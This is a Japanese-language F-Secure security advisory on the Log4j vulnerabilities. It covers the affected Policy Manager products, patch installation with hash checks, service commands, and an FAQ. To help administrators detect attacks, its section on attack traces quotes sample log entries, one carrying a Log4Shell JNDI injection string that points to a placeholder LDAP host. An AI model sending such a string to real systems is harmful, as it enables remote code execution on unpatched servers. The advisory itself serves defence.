サポート ニュース

【セキュリティ勧告】Log4J 脆弱性及び修正パッチのお知らせ

2022 年 01 月 04 日 14:00(更新)
2021 年 12 月 14 日 10:00(発行)
2021 年 12 月 10 日以降、Log4J について重要度の高い脆弱性(CVE-2021-44228/CVE-2021-45046/CVE-2021-45105/CVE-2021-44832)が公開されております。他の多くのベンダー製品とともに、エフセキュアはこの脆弱性が以下製品の各バージョンに影響する事を確認しています。この脆弱性について、必要な展開可能な修正パッチを用意いたしました。

F-Secure Policy Manager
F-Secure Policy Manager for Linux
F-Secure Policy Manager Proxy
F-Secure Policy Manager Proxy for Linux
F-Secure Endpoint Proxy
F-Secure Elements Connector(下記備考参照)
※上記以外は脆弱性が報告された機能(Log4J)を搭載しておらず影響をうけません。

修正プログラムの適用手順について

1. 修正パッチを次の URL からダウンロード:
   URL : https://download.f-secure.com/corpro/pm/commons-java-log4j-nolookups.jar
   ダウンロードファイル “commons-java-log4j-nolookups.jar” の SHA256 ハッシュをチェックし、完全性を確認してください。
   SHA256 ハッシュ値:
   64f7e4e1c6617447a24b0fe44ec7b4776883960cc42cc86be68c613d23ccd5e0

   例 1 :Windows におけるハッシュ値確認
   C:¥Users¥xxx¥Downloads>certutil -hashfile commons-java-log4j-nolookups.jar sha256

   結果
   SHA256 hash of commons-java-log4j-nolookups.jar:
   64f7e4e1c6617447a24b0fe44ec7b4776883960cc42cc86be68c613d23ccd5e0
   CertUtil: -hashfile command completed successfully.

   例 2 :Linux におけるハッシュ値の確認
   # sha256sum commons-java-log4j-nolookups.jar
   結果
   64f7e4e1c6617447a24b0fe44ec7b4776883960cc42cc86be68c613d23ccd5e0 commons-java-log4j-nolookups.jar

2. Policy Manager Server サービスを停止してください。
   例 1 :Windows の場合
   コマンドプロンプトにおいて管理者権限で実行してください。

net stop fsms

例 2 :Linux の場合
/etc/init.d/fspms stop
Stopping fspms (via systemctl): [OK]

3. ダウンロードしたパッチを以下の場所にコピーします。

Windows Policy Manager: C:¥Program Files (x86)¥F-Secure¥Management Server 5¥lib¥
Windows Endpoint Proxy: C:¥Program Files¥F-Secure¥ElementsConnector¥lib
Linux (all products): /opt/f-secure/fspms/lib

4. Policy Manager Server サービスを起動してください。
例 1 :Windows の場合
コマンドプロンプトにおいて管理者権限で実行してください。
net start fsms

例 2 :Linux の場合
/etc/init.d/fspms start
Starting fspms (via systemctl): [OK]
Policy Manager Server サービスを再起動すると、自動的にパッチが適用されます。

※注意: このパッチは、F-Secure Policy Manager 及び F-Secure Policy Manager Proxy においてはバージョン 14 およびバージョン 15 にのみ適用されます。バージョン 13 にも適用されますが、バージョン 13 はサポート対象外です。

補足情報&FAQ

1. Q. CVE-2021-44248 の報告以降に追加された脆弱性「CVE-2021-45046/CVE-2021-45105」はパッチ(commons-java-log4j-nolookups.jar)適用後に追加対処が必要ですか？
A. CVE-2021-45046/CVE-2021-45105 で脆弱性が報告された MDC 機能を搭載していない為、影響は受けません。

2. Q. CVE-2021-44832 は上記製品群に影響しますか？
A. CVE-2021-44832 は影響しません。

3. Elements Connector については、対策済みのバージョン 21.49 をチャネルアップデート(自動パターンファイル配信チャネル)を通じて配布を実施しております。

4. Policy Manager コンソールは影響を受けますか？
F-Secure Policy Manager Console のみをインストールしている場合は影響を受けません。

5. Q：LS64 への影響は？
   A：弊社製品で当該脆弱性の影響を受けるのはポリシーマネージャ関連なので、LS64 自体への影響はありません。ポリシーマネージャをご利用の場合に、ポリシーマネージャ側に修正プログラムを適用して下さい。

6. Q.Elements ポータルサイト/バックエンドへの影響は？
   A.影響はありません。

7. Q.Business Suite バックエンドへの影響は？
   A.影響はありません。


8. Q.Linux Seuciry 11.xx への影響は？
   A.影響はありません。

9. Q: ポリシーマネージャを新規でインストールする場合は？
   A: 脆弱性を含まないバージョン 15.30 を準備中ですが、それまではポリシーマネージャを新規インストールした後、修正プログラムを適用するようにして下さい。

10. パッチ適用状況の確認手法
    Linux/Windows 兼用のスクリプトが用意されています。

    https://download.f-secure.com/corpro/pm/f-secure_log4j_howtoverifypatch.zip

    1. 上記の zip ファイルをダウンロード→解凍します。
    2. Policy Manager Server 端末のブラウザで https://localhost を開き、下記表示を確認します。



    3. コマンドプロンプト(Win)/ターミナル(Linux)を管理者/root 権限で開きます。
    4. 1 で解凍したスクリプト、"log4j-patch-check"(bat/sh)を実行します。
       - Windows
       log4j-patch-check.bat

       - Linux
       [root@localhost Desktop]# chmod a+x log4j-patch-check.sh
       [root@localhost Desktop]# ./log4j-patch-check.sh

    5. スクリプトの結果を確認します。
       パッチ適用成功
       Checking server at https://localhost:443
       The patch was successfully applied

パッチ未適用
Checking server at https://localhost:443
The needed patch is not applied - please deploy the patch as soon as possible
(connected from /127.0.0.1:63530)

11. パッチのアンインストール方法(ロールバック)
Policy Manager Server サービスを停止し、適用したパッチ“commons-java-log4j-nolookups.jar”を削除後、Policy Manager Server サービスを再起動する。

12. パッチ適用後のバージョンアップ
バージョンアップ実施後に当パッチ再適用が必要になります。(2021 年 12 月 16 日時点)

13. オフライン環境にある Policy Manager Server への影響
オフライン環境にある場合は直接の攻撃の対象にはなりませんが、同一セグメントなどに存在するクライアントからの踏み台攻撃に対する考慮が必要です。その為、当パッチ適用は強く推奨されます。

14. 当脆弱性についての F-Secure 対応状況は、https://status.f-secure.com でも確認できます。下記でも脆弱性と対応策について記載しています。

Log4j の脆弱性について（日本語版ブログ）
https://blog.f-secure.com/ja/what-you-need-to-know-about-the-log4j-vulnerability-rocking-the-internet/

Log4j に対する最新の対処(英語コミュニティ)
https://community.f-secure.com/common-business-en/kb/articles/9226-the-log4j-vulnerability-cve-2021-44228-which-f-secure-products-are-affected-what-it-means-what-steps-should-you-take

15. 当脆弱性の概要
オープンソースプログラム“Apache Log4j(Log４J)には Lookup と呼ばれる機能があり、ログとして記録された文字列から、一部の文字列を変数として置換します。その内、JNDI Lookup 機能が悪用されると、遠隔の第三者が細工した文字列を送信し、Log4j がログとして記録することで、Log4j は Lookup により指定された通信先もしくは内部パスから java class ファイルを読み込み実行し、結果として任意のコードが実行される可能性があります。“

https://www.jpcert.or.jp/at/2021/at210050.html

“commons-java-log4j-nolookups.jar”は Lookup 機能を無効化する事で当脆弱性への対処としています。今後の対策については追ってご案内させていただきます。

16. この脆弱性を利用した攻撃の有無の確認方法

この脆弱性を利用した攻撃の有無の確認方法サポートにおいて今回の Log4J への攻撃に対する痕跡の調査を承る事はできません。しかしながら、いくつかのログファイルはこの脆弱性を利用した攻撃の痕跡を確認するのに役立ちます。しかし、それらはハッカー/ウイルスの攻撃手法により様々に形を変え、次々と新しい攻撃手法が発生します。
その為、これらの手法はあくまでもサンプルである事に留意ください。またログファイルは 15M バイトごとにローテートされ、50 回分のローテートログが保存されます。

これまでに確認されている攻撃の初手は"jndi"と"ldap"を利用したものです。

A. fspms-log4j-internal.log の痕跡

Windows: C:¥Program Files (x86)¥F-Secure¥Management Server 5¥logs¥fspms-log4j-internal.log
Linux: /var/opt/f-secure/fspms/logs/fspms-log4j-internal.log

11.12.2021 09:43:23,525 INFO [log4jInternalLog] - [WARN] Error looking up JNDI resource [ldap://xxx.xxx.xxx.xxx:xxxx/abc].
11.12.2021 09:43:23,525 ERROR [log4jInternalLog] - log4j error
javax.naming.NamingException: LDAP connection has been closed

B. request.log の痕跡

Windows:: C:¥Program Files (x86)¥F-Secure¥Management Server 5¥logs¥request.log
Linux: /var/opt/f-secure/fspms/logs/request.log

0:0:0:0:0:0:0:1 - - [11/Dec/2021:07:49:38 +0100] "GET / HTTP/1.1" 200 1995 "-" "${jndi:ldap://xxx.xxx.xxx.xxx:xxxx/abc}" 0 "-" 3090 "-" "DONE"

上記以外にも様々な攻撃の痕跡や手法が存在し、全てを網羅する事は不可能に近いものとなります。また攻撃の初手はわかりにくく偽装される事もあります。それらを検索する為に様々な手法が有志により発表されております。
https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b
※社外サイトの為、サポートでは詳細をご案内できません。

さらに攻撃の初手が成功した後の本格的な攻撃手法については、どのようなコードが初手で実施されたかにより変化します。それらを検索するのに有効な情報はありません。なお、Log4J への攻撃はターゲットになったシステムの環境変数もリークします。もし奪われた情報(URL)が環境変数を含む場合 Log4J はその値も提供してしまいます。もし、攻撃の痕跡が確認され、システムが攻撃された可能性がある場合、該当ログの記録タイミング時点以前へのシステムロールバック等の検討が必要となる可能性があります。ご利用のソフトウェアメーカとの相談の下、検討をお願いいたします。

不明な点がある場合は、弊社サポートセンターまでお問い合わせください。
お問合せフォーム
https://www.f-secure.com/ja_JP/web/business_jp/support/support-request